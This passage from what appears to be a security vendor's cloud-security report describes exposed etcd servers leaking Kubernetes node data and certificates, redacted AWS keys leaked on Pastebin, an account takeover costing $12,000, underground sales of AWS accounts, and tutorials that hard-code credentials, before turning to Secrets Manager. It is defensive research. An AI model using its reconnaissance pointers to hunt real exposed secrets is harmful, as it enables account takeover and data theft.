
In particular, a lot of node information is exposed on the etcd server, as shown in Figure 23.



```
                {
                  "key": "/registry/minions/[redacted]-node-2",
                  "value": "{\"kind\":\"Node\",\"apiVersion\":\"v1\",\"metadata\":{\"name\":\"[redacted]-node-2
\",\"selfLink\":\"/api/v1/nodes/[redacted]-node-2\",\"uid\":\"[redacted]\",\"creati
onTimestamp\":\"2017-08-26T[redacted]Z\",\"labels\":{\"beta.kubernetes.io/arch\":\"amd64\",\"beta.kubern
etes.io/os\":\"linux\",\"kubernetes.io/hostname\":\"[redacted]-node-2\"},\"annotations\":{\"volumes.kubernete
s.io/controller-managed-attach-detach\":\"true\"}},\"spec\":{\"externalID\":\"[redacted]-node-2\"},\"status\"
:{\"capacity\":{\"alpha.kubernetes.io/nvidia-gpu\":\"0\",\"cpu\":\"4\",\"memory\":\"8010196Ki\",\"pods
\":\"110\"},\"allocatable\":{\"alpha.kubernetes.io/nvidia-gpu\":\"0\",\"cpu\":\"4\",\"memory\":\"80101
96Ki\",\"pods\":\"110\"},\"conditions\":[{\"type\":\"OutOfDisk\",\"status\":\"Unknown\",\"lastHeartbea
tTime\":\"2018-04-05T[redacted]Z\",\"lastTransitionTime\":\"2018-07-05T[redacted]Z\",\"reason\":\"NodeStat
usUnknown\",\"message\":\"Kubelet stopped posting node status.\"},{\"type\":\"MemoryPressure\",\"statu
s\":\"False\",\"lastHeartbeatTime\":\"2018-04-05T[redacted]Z\",\"lastTransitionTime\":\"2017-08-26T[redacted]
[redacted]Z\",\"reason\":\"KubeletHasSufficientMemory\",\"message\":\"kubelet has sufficient memory available
\"},{\"type\":\"DiskPressure\",\"status\":\"False\",\"lastHeartbeatTime\":\"2018-04-05T[redacted]Z\",\"l
astTransitionTime\":\"2017-08-26T[redacted]Z\",\"reason\":\"KubeletHasNoDiskPressure\",\"message\":\"kub
elet has no disk pressure\"},{\"type\":\"Ready\",\"status\":\"Unknown\",\"lastHeartbeatTime\":\"2018-0
4-05T[redacted]Z\",\"lastTransitionTime\":\"2018-07-05T[redacted]Z\",\"reason\":\"NodeStatusUnknown\",\"me
ssage\":\"Kubelet stopped posting node status.\"}],\"addresses\":[{\"type\":\"LegacyHostIP\",\"address
\":\"[redacted]\"},{\"type\":\"InternalIP\",\"address\":\"[redacted]\"},{\"type\":\"Hostname\",\"a
ddress\":\"[redacted]-node-2\"}],\"daemonEndpoints\":{\"kubeletEndpoint\":{\"Port\":10250}},\"nodeInfo\":{\"m
achineID\":\"[redacted]\",\"systemUUID\":\"[redacted]
\",\"bootID\":\"[redacted]\",\"kernelVersion\":\"3.10.0-693.2.2.el7.x86_64\",
\"osImage\":\"CentOS Linux 7 (Core)\",\"containerRuntimeVersion\":\"docker://1.12.6\",\"kubeletVersion
\":\"v1.5.2\",\"kubeProxyVersion\":\"v1.5.2\",\"operatingSystem\":\"linux\",\"architecture\":\"amd64\"
},\"images\":[{\"names\":[\"[redacted]@sha256:[redacted]
[redacted]\",\"[redacted]
[redacted]\"],\"sizeBytes\":[redacted]},{\"names\":[\"docker.io/kubernetes/[redacted]@sha256:[redacted]
[redacted]\",\"docker.io/kubernetes/[redacted]
\"],\"sizeBytes\":[redacted]},{\"names\":[\"[redacted]/kibana@sha256:[redacted]
[redacted]\",\"[redacted]
[redacted]/kibana:v0.3\"],\"sizeBytes\":[redacted]},{\"names\":[\"[redacted]
[redacted]@sha256:[redacted]\",\"[redacted]
[redacted]\"],\"sizeBytes\":[redacted]},{\"names\":[\"[redacted]
[redacted].aliyuncs.com/[redacted]@sha256:[redacted]
```

Figure 19. Node information found on the etcd server

Certificates can also be gathered from etcd servers used by Kubernetes (ca.crt in Figure 20).



```
                   {
                     "key": "/registry/secrets/cache/default-token-[redacted]",
                     "value": "{\"kind\":\"Secret\",\"apiVersion\":\"v1\",\"metadata\":{\"name\":\"defa
ult-token-[redacted]\",\"namespace\":\"cache\",\"uid\":\"[redacted]\",\"creationT
imestamp\":\"2017-08-28T[redacted]Z\",\"annotations\":{\"kubernetes.io/service-account.name\":\"default\
",\"kubernetes.io/service-account.uid\":\"[redacted]\"}},\"data\":{\"ca.crt\
":\"[redacted]
[redacted]\"},\"type\":\"kubernetes.io/service-account-token\"}\n",
                     "modifiedIndex": [redacted],
                     "createdIndex": [redacted]
                   }
```

Figure 20. Screenshot showing certificate information being gathered from an etcd server

The use of etcd is not restricted to Kubernetes. We went on a hunt in the Shodan data and found over 2,400 exposed etcd servers. While only some of these are being used by Kubernetes, they can potentially leak sensitive application data from any application.


As we previously saw, the Kubernetes API-server is secured with a client-side certificate. Having certificate-based authentication, however, can be rendered useless in the event that the private certificate is inadvertently exposed when it is committed to a publicly accessible source code repository, like GitHub. We have seen this many times on both GitHub and Pastebin. What this emphasizes is the critical step of securing authentication processes and secrets, which we will discuss in the next section.

Credentials and Secrets

Leaked credentials

The problem of how to utilize credentials is hard in any deployment, including in cloud environments. The problem for developers is that a running process must access data resources and this needs to be authenticated or otherwise risk data theft or compromise. They need to inject the necessary credentials into the process in a way that doesn't expose them.

For starters, programmers should be cautioned when interacting with other programmers on coding forums. For instance, we found this on Pastebin:



text 0.82 KB

```
[root@ams5 ~]# dd if=/dev/urandom of=1GB bs=1M count=1024
1024+0 records in
1024+0 records out
1073741824 bytes (1.1 GB) copied, 155.127 s, 6.9 MB/s

[root@ams5 ~]# source /usr/local/src/aws-cli/bin/activate
(aws-cli) [root@ams5 ~]# aws configure
AWS Access Key ID [None]: AKIAIX[redacted]
AWS Secret Access Key [None]: [redacted]
Default region name [None]: us-east-1
Default output format [None]: json

(aws-cli) [root@ams5 ~]# time aws s3 cp 1GB s3://[redacted]-test-nl/
upload: ./1GB to s3://[redacted]-test-nl/1GB
real    0m26.849s
user    0m16.136s
sys 0m6.932s

(aws-cli) [root@ams5 ~]# aws s3 rm s3://[redacted]-test-nl/1GB
delete: s3://[redacted]-test-nl/1GB

(aws-cli) [root@ams5 ~]# deactivate
[root@ams5 ~]# [root@ams5 ~]# rm 1GB
rm: remove regular file ‘1GB’? y
```


Figure 21. Code snippet from Pastebin showing a valid API ID and AWS key

This snippet leaks what is seemingly a valid API ID and key for an AWS account to anyone looking for it. Using this information, an attacker might be able to take over an entire account.

The actual Kubernetes API using the default installation is secured via client-side certificates. Unfortunately, that has not stopped some developers from leaking these certificates by including them in the source code placed in GitHub, Pastebin, or other services. In Pastebin, we found around 50 instances of certificates in configuration scripts shared to the platform.

Certificates should never be stored in plain text anywhere they can be stored permanently. Removing a certificate from GitHub is very difficult since you need to purge the file in all versions, then rewrite the history of the repository.[20] It is also vital to check through the repository's history for any other file the credentials could have been leaked to. However, even if a developer does this, any local copies other developers have will still have that certificate data. So, the recommended option is to create a new certificate and rewrite the code to take that file from some protected location instead of checking it into a repository in plain text.

It's difficult to predict the exact consequences of unsecure credential management and stolen or leaked credentials. Back in 2015, there was a report of a Russian company losing US$12,000 in a day[21] after criminals took over its AWS account. Given the nature and number of the machines "stolen," they were most likely used for cryptocurrency mining. A more recent example would be the 2019 Imperva data breach that occurred due to a stolen AWS API key, which allowed an attacker to steal customer data such as email addresses and passwords.[22] These costly incidents should be expected to continue as long as credential management is largely seen as an afterthought.



jorikfon 25 марта 2015 в 01:17

Как я умудрился за 1 день задолжать Amazon 12000$

Облачные сервисы

Я руководитель небольшой IT-компании из Зеленограда. Занимаемся интеграцией программ 1С и телефонии. В компании работает чуть менее 20 человек и так получилось, что за всю IT инфраструктуру отвечаю я сам.

В принципе, я люблю этим заниматься и знакомиться с различными новыми технологиями. Одной из таких технологий стала виртуализация и, в частности, такой интересный сервис, как Amazon AWS.

Часто бывает необходимо быстро развернуть несколько виртуальных машин с белыми IP адресами в лабораторных целях, попользоваться ими пару дней, и прибить без сожаления. В терминологии Amazon этот сервис называется EC2, и позволяет за считанные минуты выполнять такие манипуляции. Это очень удобно и стоит копейки, т.к. оплата происходит по часовому тарифу.

Итак, в далеком 2011 году я активно изучал Asterisk и пользовался сервисом, в конце месяца с моей карты списывали по 20-30. Затем необходимость в сервисе пропала, я выключил все машины, сделал какие-то бекапы и стал ежемесячно получать счета в размере $3.66 и все как-то руки не доходили узнать, за что списывалась эта сумма.

Первая ласточка

Мы занялись новым проектом и появилась необходимость создать отказоустойчивую конфигурацию. Я, конечно, вспомнил о Amazon AWS. Зашел в админку, посмотрел, что нового появилось, походил по пунктам меню, разобрался, за что списывают 3.66, это был бекап

ЧИТАЮТ СЕЙЧАС

Японские интерфейсы в реальном мире
27,8k 95


GitLab: С выходом версии 12.1 мы прекращаем поддержку MySQL
12,8k 39

Поддельная «голубая пилюля»
13,4k 54

Установка имплантата: как это делается?
11,5k 58

Как секретный ключ Huawei попал в

Figure 22. Screenshot of a news report on a Russian company that lost US$12,000 in a day after cybercriminals stole its credentials and took over its account



Monthly Spend

Welcome to the AWS Account Billing console. Your current monthly balance appears below. The accompanying graph shows the proportion of costs spent for each service you use.

Current month-to-date balance for March 2015

$12,219.29

$3.36
Previous month bill

✓ Include Subscription Charges

Alerts & Notifications

The payment method associated with your account is not valid. Please update your payment method to enable access to your service.

Your account is enabled for monitoring estimated charges. Set your first billing alarm to receive an e-mail when charges reach a threshold you define.

IAM access to your account's billing information is not enabled. You can enable it on the Account Information page.

By Service

Bill Details


🟦 EC2
🟩 Glacier
🟧 DataTransfer
🟧 S3
🟥 Other Services

Top Services	Amount
EC2	$12,218.91
Glacier	$0.22
DataTransfer	$0.11
S3	$0.05
Other Services	$0.00
Tax	$0.00
Total	**$12,219.29**

Choose language: English

Figure 23. Screenshot of an AWS dashboard of a Russian company
that lost US$12,000 in a day after cybercriminals stole its credentials and took over its account

In the underground, we have seen evidence that credentials for cloud services are being traded regularly. The most common were posts offering credits for AWS cloud services, but we also saw posts selling entire accounts. For example, in HackForums' Premium Sellers Forum, we saw around 250 offerings. They are also sold elsewhere, for instance, on *https://lolzteam[.]net*.



15.04.2019
магаз временно отключил по причине занятости по другим темам. Раздаю серваки вручн

Приветствую

Если Вы ищете дедик для ***долгосрочной*** работы - вы зашли по адресу.

Please login or register to view links пополнен 24,03,2019

Я сдаю в аренду чистые, нулевые дедики, созданные мною лично на аккаунтах Amazon.A
Созданы как положено: 1 дедик - 1 аккаут амазона - 1 покупатель. Номер, карта, носки - в


Крайне живучи и устойчивы к круглосуточной работе. Подходят для Private Keeper, Hours
.BATников, ну и конечно же накрутки соц. сетей, которую я сам на подобных дедиках и кр
перегрузки ресурсов, то для подобных вещей он подходит отлично. У меня 10 профилей
нет. В общем, для всего что пропускает амазон.

В наличие вся линейка операционок амазона - winserver'ы, линуксы и прочие Ubuntu

Figure 24. Forum post advertising cloud servers in underground forums: A rough translation of the text excerpt states: " *… if you are looking for a dedicated server for long-term work, you are at the right place. … . I rent clean, new dedicated servers, created by me personally using amazon AWS…*".

Misleading tutorials

Some mistakes, like hard-coding credentials in source code files, can be attributed to tutorials catering to beginners who want to learn a new service on some cloud platform. These tutorials are benign in intent. But in the desire of the instructor or author to keep things simple, instructions might lead to security issues. This includes instructors encouraging their audience to put their credentials in the source code to avoid having to explain how to avoid this bad practice, which could potentially distract from the main idea of the tutorial. The result is that the students just copy and paste this code, replacing the tutorial credentials with their own — eventually leading to the credentials getting checked into a source code repository.



4. Creating Client Connection


First, we need to create a client connection to access Amazon S3 web service. We'll use *AmazonS3* interface for this purpose:

```
AWSCredentials credentials = new BasicAWSCredentials(
  "<AWS accesskey>",
  "<AWS secretkey>"
);
```

And then configure the client:

```
AmazonS3 s3client = AmazonS3ClientBuilder
  .standard()
  .withCredentials(new AWSStaticCredentialsProvider(credentials))
  .withRegion(Regions.US_EAST_2)
  .build();
```

Figure 25. An excerpt of a Java tutorial encouraging the hard-coding of credentials inside the source code of the program



CREATING A CONNECTION ¶

This creates a connection so that you can interact with the server.


```
import boto
import boto.s3.connection
access_key = 'put your access key here!'
secret_key = 'put your secret key here!'

conn = boto.connect_s3(
        aws_access_key_id = access_key,
        aws_secret_access_key = secret_key,
        host = 'objects.dreamhost.com',
        #is_secure=False,               # uncomment if you are not using ssl
        calling_format = boto.s3.connection.OrdinaryCallingFormat(),
        )
```

Figure 26. An excerpt from a Python tutorial on how to access Amazon S3 services, with the Python code example putting the access and secret keys directly in the code

This is another Java tutorial on how to access Amazon S3. The tutorial recommended four methods.

The first recommendation (Figure 27) is actually the AWS-recommended way on how to store access and secret keys — by storing the credentials in the *~/.aws/credentials* file.[23] This is the best method, as the credentials file is stored outside of the source tree and is very unlikely to be checked into source code control by accident.



1. Use the default credential profiles file – this is the recommend way by Amazon. Create a file with following structure and fill in the access keys:

```
# Move this credentials file to (~/.aws/credentials)
# after you fill in your access and secret keys in the default profile

# WARNING: To avoid accidental leakage of your credentials,
#          DO NOT keep this file in your source directory.
[default]
aws_access_key_id=
aws_secret_access_key=
```


save this file under the file-name "credentials" in your .aws folder by default C:\Users\user\.aws\credentials for Windows users or your home directory in Linux

If you use this method you can create a Credentials object in your code like this:

```
AWSCredentials credentials = new ProfileCredentialsProvider().getCredentials();
```

Figure 27. Excerpt from a tutorial advising users on how to store the credentials in the ~/*.aws*/credentials file


The second (Figure 28) is via environment variables. As with the first one, the credentials are not normally a part of the source tree this way. But we've seen the environment variables being set in a launch shell script in the source tree, so this is less fool-proof.



2. Use Environment Variables – set the values of following environment variables in your system `AWS_ACCESS_KEY_ID` and `AWS_SECRET_ACCESS_KEY`

Figure 28. Text from an Environment Variables tutorial


The third method (Figure 29) is by using Java's SystemPropertiesCredentialsProvider. So long as the credentials are set for Java outside any source tree, this should be solid.



3. Java System Properties – `aws.accessKeyId` and `aws.secretKey`. Use `SystemPropertiesCredentialsProvider` to load the variables in your program

Figure 29. Text from a Java system Properties tutorial

The fourth method (Figure 30) is to insert the credentials directly into the code. This is probably the worst thing to do. If the code subsequently gets checked into a source code repository, these credentials will be permanently leaked. What's more, once checked in, it's hard to purge them from the repository, so the usual method to mitigate the leak is to revoke those keys and generate new ones.



4. Programmatically set credentials – in this example I will use this method, because it is easier to follow

Use following in your code:

```
AWSCredentials credentials = new BasicAWSCredentials("YourAccessKeyID", "YourSecretAccessKey");
```

Figure 30. Programmatically setting AWS credentials

Avoiding credentials the cloud-native way

The best way of keeping secrets in a cloud-native architecture is to avoid needing secrets to begin with. Most agents can be granted permissions within the cloud infrastructure to access cloud resources without requiring any credentials in the agent code. It is usually legacy applications or hybrid cloud architecture that still need credentials in the code.




Figure 31. Modern cloud infrastructure can grant agents permissions without requiring credentials

While there is no one true method to protect credentials, we recommend some practices that Trend Micro has evaluated.

Secrets

How to keep secrets out of source code repositories is a difficult problem. Ideally, passwords, API keys, certificates, etc., should never be in the source tree. However, in the real world, programs need credentials to access protected resources like databases or remote file stores without those secrets.

Fortunately, there are tools that can help in accessing secrets safely, without needing to store them in plain text in the source code.

AWS Secrets Manager

Secrets Manager is an AWS service used for managing secrets, such as usernames and passwords, as well as connecting to databases and other protected resources. Secrets Manager uses AWS Key Management Service (AWS KMS) to encrypt the stored sensitive data. The secrets stored in Secrets Manager can be retrieved via the AWS SDK. AWS provides code samples in several languages, including Java, JavaScript, C#, Python3, Ruby, and Go.

Using Secrets Manager allows us to avoid having any hard-coded plaintext secrets within the application code or any of the configuration files. This makes the whole codebase safe for storage in version control systems without worrying that sensitive secrets and private data will be exposed. For example, if the code needs to access a database which requires credentials, the application will first call the Secrets Manager to retrieve the needed credentials, then use the retrieved credentials to access the database. The secrets are encrypted at rest (with the help of AWS KMS) and in transmission (via TLS).

